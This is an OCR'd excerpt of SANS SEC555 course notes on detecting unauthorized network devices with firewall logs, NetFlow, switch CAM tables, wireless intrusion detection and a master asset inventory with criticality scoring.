
Firewall Logs

Multiple devices can be used to detect misconfigured or default settings on devices. Take the previous NTP example. It may be better to monitor with firewall logs instead of DNS logs. For example, a firewall rule can be created that allows access to internal NTP servers. Then, below this, a rule specific to all other NTP requests can be created. Now any system not using the internal NTP servers will hit the latter rule and can be alerted on. This works whether the second rule is set to allow or deny.

This has the added benefit of catching NTP to unknown domain names. Therefore, you would not have to know time.windows.com is a default Windows setting. Instead, you just need to know that NTP was used for something other than what company policy dictates.

This type of example works for other things such as automatic updates. Again, DNS logs, firewall logs, as well as other sources (for instance, URL filter logs) can be used to detect automatic updates over default servers. Internally, systems usually receive patches from an asset management system or an internal Windows Server Update Services (WSUS) server. When using these systems, they do not reach directly out to the internet. Yet a personal device does.

Update servers are a bit more difficult to monitor compared to NTP as the default deny policy does not work very well with HTTP and HTTPS. In this case, you would have to look for specific domains or virtual hostnames such as download.windowsupdate.com.



Connection Monitoring

The goal is to identify and know all devices on the network

- Some systems use static IP addresses instead of DHCP
- Some systems generate limited network traffic
- Others communicate without using IP


Need to identify all IP and MAC addresses

- NetFlow data can find all communicating IP addresses
- But what about everything else?

Connection Monitoring

At the end of the day, all devices—whether authorized or unauthorized—should be detected. DHCP, as well as previously mentioned methods, work great for easy catches such as personal devices. But additional techniques are required for finding remaining systems, like those using static IP addresses.

At a minimum, this requires finding all IP addresses and possibly MAC addresses and looking for traffic that does not match previous techniques. For example, a list of unique IP addresses can be dumped out of NetFlow. Then, IP addresses belonging to assets within Active Directory, or an inventory database can be excluded. Personal devices can then be automatically identified using poor man's NAC. Only the remaining systems are ones in need of investigation.



CAMTableExport.ps1

Ethernet frames use source and destination MAC addresses

- "On" transmit switch records source MAC to port
- CAMTableExport.ps1 automatically extracts this info
- Uses SSH to switch and then gathers CAM table entries
- Has extra option to find MACless active ports

```
mac               port  port_type  switch      switchType vlan unit
---               ----  ---------  ------      ---------- ---- ----
14:91:82:46:04:f5 gi0/1 gigabit    10.0.0.240 cisco      60   0
34:d2:70:2a:11:e6 gi0/1 gigabit    10.0.0.240 cisco      60   0
50:c7:bf:0a:bc:66 gi0/1 gigabit    10.0.0.240 cisco      60   0
50:c7:bf:10:d6:9a gi0/1 gigabit    10.0.0.240 cisco      60   0
```

SANS SEC555 | SIEM with Tactical Analytics 54

CAMTableExport.ps1


NetFlow, Zeek connection logs, firewall logs, and many other sources exist to generate a list of IP addresses talking on your network. However, the options for MAC addresses are slim. To address this deficiency, the author of this course wrote CAMTableExport.ps1. This script is designed to be scheduled on a recurring basis—such as every X minutes. It uses SSH to connect to a switch automatically and pulls out the CAM table entries. This can be used to find all MAC addresses involved in sending data on the network. It also can be used to correlate activity back to a specific switch and port. This can be used for tracking down spoofing attacks. Currently, it is written for Cisco switches, but would be easy to modify to accommodate other switch models.

This script also has an extra capability to look for active ports that have no CAM table entry. This can be used to find devices plugged into a switch that may be malicious in nature. For example, if a hacker plugs in a device on a switch and sets it to listen promiscuously but never sends data, the link on the port will be active, but no CAM table entry will be created. A CAM table entry only exists if a frame is sent from the port. By recording MACless ports, this type of behavior can be found. This only works on certain networks. For example, if a device has wake-on-lan configured, even if the device is off, the NIC is powered on. This would show up as a MACless port.

CAM stands for Content Addressable Memory. It is a memory table that records the mapping between switch ports and MAC addresses so a switch can properly operate at Layer 2.

References:

https://github.com/HASecuritySolutions/Logstash/blob/master/scripts/CAMTableExport.ps1
https://sec555.com/7b



Wireless Intrusion Detection Systems (WIDS)

WIDS analyzes packets sent over wireless

- Works as wireless is a physical hub topology

This identifies rogue access points, clients, etc.

- Context is necessary and needed to make sense of data
- Location in mall WILL identify many rogue devices
- Location in rural or controlled area likely has none
- Similar concept applies to client detection (do you care?)


Logic needs to be applied to WIDS logs at ingestion

Wireless Intrusion Detection Systems (WIDS)

A big push in compliance frameworks, marketing, and penetration assessments is wireless discovery and assessment. Clearly, this is important; otherwise, it would not be introduced into so many aspects of security. However, context must be applied to the process; otherwise, labor may be wasted trying to find wireless devices that do not fall under company control.

For example, running WIDS in a mall will discover lots of wireless access points and client associations. This is to be expected based on the location. Yet a government facility or a building in a rural area may have enough distance so that no wireless access points outside company assets can reach the organization. Yet another example may be a building located in a city. By default, wireless devices are everywhere. Yet, if a business pays to install walls that block out unauthorized wireless signals, then the only wireless devices inside the building should be authorized devices.

This kind of logic can be applied to logs as they come in from specific WIDS units.



Unauthorized Wireless

We expect attacks from outside the firewall (untrusted)

External wireless devices are similar as they are untrusted

- So, are they noise or are they unauthorized devices?

Likely noise and discovery should focus on internal devices

- Such as access point plugged into the switch
- Unauthorized devices connected to corporate wireless

175 Managed APs
153 Online
14 Offline
5710 Rogue APs
332 Client Connected

Unauthorized Wireless


Because wireless signals are so common, it is important to step back and ask what exactly is considered an unauthorized wireless device. The image in this slide is taken from a real environment that has 175 access points. In this environment, almost 6,000 rogue access points have been discovered by WIDS. Either the company is doing a really poor job of dealing with rogue access points or this number does not reflect what an unauthorized device truly means to the organization.

By design, many WIDS treat all access points around them as rogue access points. The expectation is that someone will allow list an access point if it is not a threat. Yet, that is a lot of work with possibly no gain. Depending on the context of the situation, wireless devices outside corporate asset management may be overtly bad, or it can be pure noise similar to someone port scanning your external web servers or firewalls. Context will set this requirement.

In the example where non-corporate wireless devices are going to be constantly introduced to the environment, a different approach may be necessary. Instead of looking for wireless devices that are around the organization, it may be better to focus on wireless devices such as those below:

1. A wireless device that is attacking corporate resources, such as performing de-authentication requests.
2. An unauthorized wireless device that is plugged into corporate switches.
3. An unauthorized wireless client that is connected to the corporate wireless network.

The pictures in this slide come from a Fortinet solution that controls and monitors FortiAPs.



Putting It All Together

Multiple inventory lists are inefficient

- Some assembly required for maximum use and efficiency

Many SIEM databases are non-relational and flat

- Means lack of SQL join statements to combine data
- This is by design as performance would be dismal

Requires pulling data and linking fields left or right

- MAC <-> IP <-> Hostname <-> Agent Installed <-> ?
- Then, inserting back into a new index or external system

SANS


Putting It All Together

At the end of the day, multiple techniques can be used to identify authorized vs. unauthorized devices. Yet, for maximum efficiency, it would be ideal if a master inventory list were created. This can be problematic for most SIEM solutions as they often do not use a relational backend. This means you cannot query the data and join based on common fields. In a relational database this would be easy, as a query, like below, could be run:

```
SELECT mac,ip,hostname FROM cam_table a LEFT JOIN dhcp b ON a.mac = b.mac
```

While this may seem an oversight, it is actually intentional for performance reasons. Thus, to have the capability of querying a master inventory list involves creating and constantly updating one. This can be done by writing a script and scheduling it to run and query key data sources constantly. For example, a script can be configured to run every X minutes that selects information gathered from CAM tables, DHCP, Active Directory, an inventory database, NetFlow, etc. and combines it then pushes the combined results into a separate index.

This table can serve as a master inventory of authorized and unauthorized devices. It also can serve as a lookup table for correlation data when performing investigations within the SIEM.



Master Inventory

MAC: Pulled from CAM table

IP: Pulled from inventory, active scan, DHCP

Device Type: Based on inventory, active scan, AD

Device Name: Inventory, active scan, DHCP, AD

Agent Installed: Inventory

Domain Member: AD

Business Owner: Manual or custom internal source


Device Purpose: Manual or custom internal source

Hard
E a s y
Hard

Master Inventory

This slide represents some of the fields you may want to put into a master inventory list. Some of this information is easy to collect, such as IP address and device type, while some of this may be more difficult, such as assigning a business owner and device purpose to each asset.

Keep in mind, fields like business owner do not require manual entries. Some of it can be automated. For example, if all accounting systems belong to John Smith and all accounting machines start with ACCT, then this information can be used to automatically set the business owner of machines starting with the name of ACCT to John Smith.



Asset Importance

Not all assets are equal

- Criticality of the mission, sensitive data, safety dictates the importance

Defined asset levels can be set within the master inventory

- Can be used mathematically to prioritize alerts
- Can help prioritize vulnerabilities that need remediation

Example: Critical (4), High (3), Medium (2), Low (1)

- If used for lookups, add at least 0.005 seconds to log time

Asset Importance

This master inventory table provides some other unique opportunities, such as classifying the importance of an asset. For instance, a kiosk system is not as important as a patient database server. This can actually be quantified and used to prioritize alerts and actions. For example, a kiosk may be assigned criticality of low. A patient database server would have a criticality of either critical or high.

If these levels were translated to numbers, such as Low = 1 and Critical = 4, the numbers could be used mathematically. For example, prioritization could be based on math equations such as importance level * threat level. If a brute force attack was assigned a threat level of 3 and was being performed against a kiosk, it would have a priority score of 3.


Low importance (1) x High threat (3) = Priority Score of 3

Whereas if the same brute force attack was performed against the database server, it would have a priority score of 12.

Critical importance (4) x High threat (3) = Priority score 12

This is not necessarily the recommended method for assigning priority but is an example of what you could do. There are many online risk-scoring frameworks, such as NIST 800-30. The other side of this is simply being able to sort things by importance. For instance, alerts could be reported or analyzed by the importance of the asset to the company.

Reference:
https://www.nist.gov/publications/guide-conducting-risk-assessments, https://sec555.com/7c



Elimination Round (Passive Device Discovery Review)

Unauthorized devices identified by process of elimination

